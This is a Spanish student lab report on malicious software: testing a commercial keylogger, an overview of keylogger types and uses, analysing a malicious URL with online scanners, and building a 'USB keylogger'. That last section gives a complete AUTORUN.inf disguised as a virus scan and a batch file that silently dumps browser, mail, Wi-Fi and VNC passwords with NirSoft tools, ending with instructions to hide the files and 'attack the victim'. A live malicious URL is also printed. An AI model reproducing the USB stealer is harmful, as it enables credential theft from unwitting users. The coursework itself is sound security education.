Taller 2.2 - *Software* Malicioso

Ismael Macareno Chouikh

2024-12-16

Índice

1. *Keylogger*

1.1. Objetivo

- Instalar y probar un *keylogger*
- Conocer los usos del *keylogger*
- Pruebas a realizar
  - Las pruebas realizarán con un procesador de texto y dos o más navegadores
- Crear y probar un *keylogger* USB

1.2. Materiales

- Máquina Virtual Windows 10 Pro LTSC
- *Revealer Keylogger*
- Máquina Virtual Windows 7 *Ultimate*
- *Shadow keylogger*

1.3. Instalar y probar un *keylogger*

Para poder instalar y probar un *keylogger* primeramente tendremos que realizar unos pasos previos que son básicamente desactivar toda protección de nuestro equipo porque lo más seguro es que detecte el *keylogger* como un virus y si tenemos algún *software* como por ejemplo, *Malwarebytes*, lo pondrá en cuarentena y no podremos realizar la práctica de una manera correcta.




Figura 1: Macareno, Ismael. (2024). Resúmen de protecciones desactivadas [PNG]. Propia

Una vez que hayamos desactivado toda protección en nuestra máquina virtual ya podremos extraer el `.zip` de *revealer keylogger* y comenzar la instalación del *software*.

La instalación de este *software* es muy sencilla, simplemente tendremos que realizar los siguientes pasos:

1. Descomprimir el `.zip` que nos intalemos de la página web oficial
2. Ejecutar el `.exe`
   - Es posible que se nos solicite una *password*, es 123
3. Iniciar el programa




Figura 2: Macareno, Ismael. (2024). Resultado instalación de *software revealer keylogger* [PNG]. Propia

Una vez instalado el *software* lo único que tendremos que hacer para empezar a espiar es hacer clic en el botón que aparece arriba a la izquierda en el cuál pone **iniciar**.

Para probar esté *software* lo que podríamos hacer es simplemente intenar hacer *login* en alguna página web o portal como por ejemplo, educamadrid




Figura 3: Macareno, Ismael. (2024). Prueba de *software revealer keylogger* en educamadrid [PNG]. Propia

1.4. Conocer los usos del *keylogger*

El término de *keylogger* tiene dos acepciones:

- **Registro de pulsación de teclas**: conservación de registros de cada tecla presionada
- **Herramientas *keylogger***: dispositivos o programas usados para registrar las pulsaciones de teclas

Los *keylogger* se usan en todo, desde en productos de *Microsoft* hasta computadoras y servidores de empresas.

En los peores casos los ciberdelincuentes implantan estos en sitios web, en aplicaciones o incluso en USBs.

1.4.1. Como funcionan

Realizan un seguimiento y registran cada tecla que se presiona en una computadora, a menudo sin el permiso ni el conocimiento del usuario. La pulsación de una tecla es cualquier interacción que tengas con un botón del teclado.

Estos comandos podrían incluir:

- Duración de la pulsación de la tecla
- Hora de la pulsación de la tecla
- Velocidad de la pulsación de la tecla
- Nombre de la tecla usada

Los comportamientos del usuario y sus datos privados pueden recopilarse fácilmente a partir del registro de las pulsaciones de estas teclas. Todo se ingresa en las computadoras, desde el acceso a la banca en línea hasta los números de seguridad social.

1.4.2. ¿Qué hace un *Keylogger*?

Estas herramientas registran los datos que envía cada pulsación de tecla a un archivo de texto para su posterior recuperación.

Algunas herramientas pueden registrar todo de tu portapapeles, llamadas, datos de geolocalización e incluso grabaciones del micrófono y la cámara.

Son herramientas de vigilancia con usos legítimos para la supervisión de actividades informáticas personales y profesionales.

Algunos de estos usos están en un área gris en términos de ética.

1.4.3. Tipos de *Keyloggers*

Los *keyloggers* pueden tener dos formas distintas:

- ***Keyloggers* de *software***:
  - **En API**[1]: escuchan directamente las señales enviadas desde cada pulsación de tecla hasta el programa en el que estás escribiendo.
  - **En formularios**: escuchan todo el texto ingresado en formularios web luego de que lo envías al servidor.
  - **En el kernel**: se adentran en el núcleo del sistema para obtener permisos de administrador. Pueden eludir limitaciones y obtener acceso libre a cualquier elemento ingresado en tu sistema.
- ***Keyloggers* de *hardware***:

[1] *Application Programming interface*

- **De teclado**: pueden estar en línea con el cable de conexión de tu teclado o integrarse directamente en el teclado.
- **De cámara oculta**: pueden estar en espacios públicos.
- **Cargados en unidades USB**: puede ser un troyano[2] físico que entrega el *malware* de registro de pulsaciones de teclas una vez que lo conectas a tu dispositivo

1.4.4. Usos de los *keyloggers*

Hay cuatro factores que definen si el uso que se le da a un *keylogger* es aceptable en términos legales, cuestionable moralmente o constituye un delito.

1. **Nivel de consentimiento**
2. **Objetivos del *keylogger***
3. **Propiedad del producto supervisado**
4. **Legislación local sobre el uso de *keyloggers***

Usos consensuados y legales de *keyloggers*

- Sin usar ningún dato para fines delictivos
- Que sea el propietario del producto, el fabricante o el tutor legal de un propietario secundario del producto
- Que lo use de acuerdo con la legislación pertinente
- Que el consentimiento no aparezca en esta lista
- Resolución de problemas informáticos
- Desarrollo de productos informáticos
- Supervisión de servidores empresariales
- Vigilancia de empleados

Usos legales éticamente ambiguos de *keyloggers*

- Supervisión parental de niños
- Seguimiento de una pareja
- Supervisión de la productividad del personal

Usos delictivos de *keyloggers*

- Acecho de una persona que no dio su consentimiento
- Robo de datos de la cuenta en línea de un conyúge
- Interceptación y robo de información personal

1.5. Pruebas

Para las pruebas voy a usar el *software revealer keylogger* instalado previamente.

[2] *Malware* que se esconde dentro de programas aparentemente inofensivos o intenta engañarte para que lo descargues




Figura 4: Macareno, Ismael. (2024). Prueba de *keylogger* con *Microsoft Word* [PNG]. Propia




Figura 5: Macareno, Ismael. (2024). Prueba de *keylogger* con *Microsoft Excel* [PNG]. Propia




Figura 6: Macareno, Ismael. (2024). Prueba de *keylogger* con *Brave browser* en educamadrid [PNG]. Propia




Figura 7: Macareno, Ismael. (2024). Prueba de *keylogger* con *Chrome browser* en BBVA [PNG]. Propia

1.6. Crear y probar *keylogger* USB

Para realizar está parte de la práctica voy a usar los siguientes materiales:

- Máquina virtual *Windows 10 Pro* LTSC
- Máquina virtual *Windows 7 Ultimate*
- *Shadow keylogger*
- USB o disco externo

---

1. Insertar el USB o el disco externo y formatearlo en `NTFS` o `FAT32` (es preferible en `FAT32`)
2. Abrir un editor de texto y escribir lo siguiente

```
[autorun]
open = launch.bat
UseAutoPlay = 1
ACTION = Escaneando con VirusScan
```

Guardamos el fichero con el nombre de `AUTORUN.inf` y lo dejas dentro del USB.

1. Crear otro fichero con el siguiente contenido

```
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start PasswordFox.exe /stext passwordfox.txt
start OperaPassView.exe /stext OperaPassView.txt
start ChromePass.exe /stext ChromePass.txt
start Dialupass.exe /stext Dialupass.txt
start netpass.exe /stext netpass.txt
start WirelessKeyView.exe /stext WirelessKeyView.txt
start BulletsPassView.exe /stext BulletsPassView.txt
start VNCPassView.exe /stext VNCPassView.txt
start OpenedFilesView.exe /stext OpenedFilesView.txt
start ProduKey.exe /stext ProduKey.txt
start USBDeview.exe /stext USBDeview.txt
```

Guardamos el fichero con el nombre de `LAUNCH.bat` y también lo dejamos en el USB.

1. Una vez que tengas ambos ficheros creados, es momento de que descargues algunos complementos para hacer que tu USB sea todo un espía cibernético que pueda robar información de los sistemas de seguridad más rigurosos
    - Para descargar los complementos usaremos nirsoft.net
    - Descargar los siguientes:
        - MSpass
        - Mailpv
        - Iepv

    - PSPV
    - PasswordFox
    - OperaPassView
    - ChromePass
    - Dialupass2
    - Netpass
    - WirelessKeyView
    - BulletsPassView
    - VNCPassView
    - OpenedFilesView
    - ProductKey
    - USBDeview
  - Tendremos que descomprimir en la raíz de USB
  - Descomprimir todas las herramientas y **oculta todos los ficheros**
  - Retirar el USB y atacar a la víctima

2. URL Maliciosa

Para realizar esta parte de la práctica lo que haré será utilizar una URL maliciosa obtenida del correo electrónico de mi compañero de clase.

- `http://little--women.ru/sexxys`

CUIDADO

La URL es peligrosa, no usar nada de lo siguiente en la máquina real por si acaso

2.1. Escáner de la URL en virustotal

Pondremos la URL maliciosa en esta herramienta web y podremos apreciar un resultado parecido al siguiente

2.2. Escáner mediante urlscan.io

Insertaremos la misma URL que antes en la herramienta web de urlscan.io y podremos apreciar que nos da información de IP, etc.

2.3. Escáner mediante cloudfare radar

Insertaremos la misma URL que antes en la herramienta web de cloudfare radar.

Podremos apreciar que tenemos varias pestañas con distinta información.

- Para ver información sobre el DNS tendremos que ir a **network** y bajar hasta abajo del todo de la página




Figura 8: Macareno, Ismael. (2024). Resultado de escáner de URL maliciosa en virustotal [PNG]. Propia




Figura 9: Macareno, Ismael. (2024). Resultado de escáner de URL maliciosa en urlscan.io [PNG]. Propia




Figura 10: Macareno, Ismael. (2024). Resultado de escáner de URL maliciosa en cloudfare radar [PNG]. Propia

2.4. Comprobación en la página url2png

Esta comprobación es para apreciar que se puede previsualizar la página web de la URL maliciosa sin tener que cargarla en nuestro navegador

